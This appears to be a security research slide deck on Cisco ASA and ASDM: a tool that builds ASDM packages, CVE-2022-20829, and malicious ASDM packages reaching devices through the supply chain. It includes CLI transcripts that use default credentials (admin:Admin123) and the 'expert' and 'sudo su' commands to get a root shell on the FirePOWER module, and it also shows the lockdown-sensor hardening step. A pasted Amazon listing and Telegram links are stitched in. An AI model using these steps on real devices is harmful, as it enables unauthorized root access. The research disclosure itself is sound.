The Way

- Parses and extracts ASDM packages
- **Rebuilds ASDM packages**
- Generates ASDM packages


CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022



github.com/jbaines-r7/theway

<https://t.me/learningnets>



The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- **Generates ASDM packages**

CVE-2022-20829


- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022



github.com/jbaines-r7/theway


<https://t.me/learningnets>

Malicious Cisco ASA




<https://t.me/learningnets>


How To Get Malicious ASDM Package Installed?!



<https://t.me/learningnets>

Supply Chain



 Cisco ASA5508-K9 with Firepower Services, 8GE, AC, 3DES/AES

Visit the Amazon Renewed Store
★★★★☆ 2 ratings

Price: **\$329.20**


Pay **\$27.43/month for 12 months**, interest-free upon approval for the Amazon Rewards Visa Card

The product is refurbished, is fully functional and in excellent condition. Backed by the 90-day Amazon Renewed Guarantee.
- This pre-owned product has been

\$329.20

FREE delivery **July 8 - 13.**
[Details](#)

Or fastest delivery **July 7 - 11.**
[Details](#)

 [Select delivery location](#)

Only 3 left in stock - order soon.

Qty: 1 ▾

[Add to Cart](#)

[Buy Now](#)



<https://t.me/learningnets>



Remotely Rooting the ASA-X FirePOWER Module


<https://t.me/learningnets>

ASA-X with FirePOWER Services




<https://t.me/learningnets>

ASA-X with FirePOWER Services Explained



ASA-X with FirePOWER Services Explained



<https://t.me/learningnets>

Accessing the FirePOWER Module via Cisco CLI

The command to invoke FirePOWER shell from ASA CLI

The FirePOWER shell requires a new set of credentials (admin:Admin123)

FirePOWER module shell

```
albinolobster@ubuntu:~$ ssh -oKexAlgorithms+=diffie-hellman-group14-sha1 admin@10.0.0.21
admin@10.0.0.21's password:
User admin logged in to ciscoasa
Logins over the last 3 days: 4. Last login: 20:15:45 UTC May 26 2022 from 10.0.0.28
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa> en
Password:
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.

(none) login: admin
Password:
Last login: Thu May 26 20:09:37 UTC 2022 on ttyS1

Copyright 2004-2018, Cisco and/or its affiliates. All rights reserved.
Cisco is a registered trademark of Cisco Systems, Inc.
All other trademarks are property of their respective owners.

Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:09:37 UTC 2022 on ttyS1
>

configure  Change to Configuration mode
exit       Exit this CLI session
expert     Invoke a shell
history    Display the current session's command line history
logout     Logout of the current CLI session
show      Change to Show Mode
system    Change to System Mode

>
```

<https://t.me/learningnets>

expert Command Yields Root Shell


```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:31:37 UTC 2022 on ttyS1
>


configure  Change to Configuration mode
exit       Exit this CLI session
expert     Invoke a shell
history    Display the current session's command line history
logout     Logout of the current CLI session
show       Change to Show Mode
system     Change to System Mode

> expert
admin@(none):~$ sudo su
Password:
Last login: Thu May 26 20:43:45 UTC 2022 on ttyS1
root@(none):/Volume/home/admin# uname -a
Linux (none) 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
root@(none):/Volume/home/admin# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
root@(none):/Volume/home/admin# █
```

<https://t.me/learningnets>



An Attacker's Dream



Disable Root Shell via lockdown-sensor

```
> system
System>

access-control      Change to Access-Control Mode
compliance          Change to Compliance Mode
configure           Change to Configuration mode
disable-http-user-cert  Disable HTTP User Cert
exit                Exit Diagnostic Mode
expert              Invoke a shell
file                Change to File Mode
generate-troubleshoot  Run troubleshoot
history             Display the current session's command line history
ldapsearch          Test LDAP configuration
lockdown-sensor     Remove access to bash shell
logout              Logout of the current CLI session
reboot              Reboot the sensor
show                Change to Show Mode
support             Change to System Support Mode - Only do this if directed by Support.
system              Change to System Mode
```

```
system> lockdown-sensor
This action will remove the 'expert' command from your system for all
future CLI sessions, rendering the bash shell inaccessible.
```

```
This cannot be reversed without a support call.
Continue and remove the 'expert' command?
```

```
Please enter 'YES' or 'NO': YES
'expert' command removed.
```

```
system>
```

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:48:45 UTC 2022 on ttyS1
>

configure  Change to Configuration mode
exit        Exit this CLI session
history     Display the current session's command line history
logout      Logout of the current CLI session
show        Change to Show Mode
system      Change to System Mode

>
```

ASDM Can Talk to the FirePOWER Module

The screenshot displays the Cisco ASDM 7.17(1)152 for ASA - 10.0.0.21 interface. The main content area is divided into several sections:

- Traffic Overview:** Contains three line graphs:
 - Connection Statistics:** Shows connections (blue line) and NAT Xlates (red line) over time. Connections peaked at 15 around 20:15:30.
 - Dropped Packets Rate:** Shows ACL Dropped (blue line) and Inspection Dropped (red line) rates, both remaining at 0.
 - Possible Scan and SYN Attack Rates:** Shows Scanning Attacks (blue line) and Syn Attacks (red line) over time. Scanning attacks peaked at 2 around 20:15:30.
- Top 10 Access Rules:** A table showing access rules with columns for Interface, Rule#, Hits, Source, Destination, Service, and Action. It currently displays "No data available to display".
- Top Usage Status:** A pie chart showing the top 10 services. The largest slice is SSH-22 (20219), followed by Port-1270 (2) and HTTPS-443 (1595).

The status bar at the bottom indicates "Device configuration loaded successfully." and shows the user as "admin" with IP "15" on "5/26/22 8:19:18 PM UTC".

<https://t.me/learningnets>

ASDM Cannot Access the Root Shell

The screenshot shows the Cisco ASDM 7.17(1)152 for ASA - 10.0.0.21 interface. A 'Command Line Interface' dialog box is open, showing the command 'session sfr console' entered. The response indicates that the console session was terminated. Below the dialog, the 'Latest ASDM Syslog Messages' table shows several error messages related to connection teardowns and denied connections.

Command Line Interface Response:

```

Command
  Single Line  Multiple Line  Enable context sensitive help (?)
  session sfr console

Response:
Result of the command: "session sfr console"


Opening console session with module sfr.
Connected to module sfr_Escape character sequence is 'CTRL-CX'.
Console session with module sfr terminated
  
```

Latest ASDM Syslog Messages:

Severity	Date	Time	Syslog ID	Source IP	Source	Destination IP	Destination	Description
6	May 26 2022	20:34:58	302016	10.0.0.1	53	192.168.1.5	40309	Tear down UDP connection 50 for outside:10.0.0.1/53 to inside_2:192.168.1.5/40309 duration 0:0
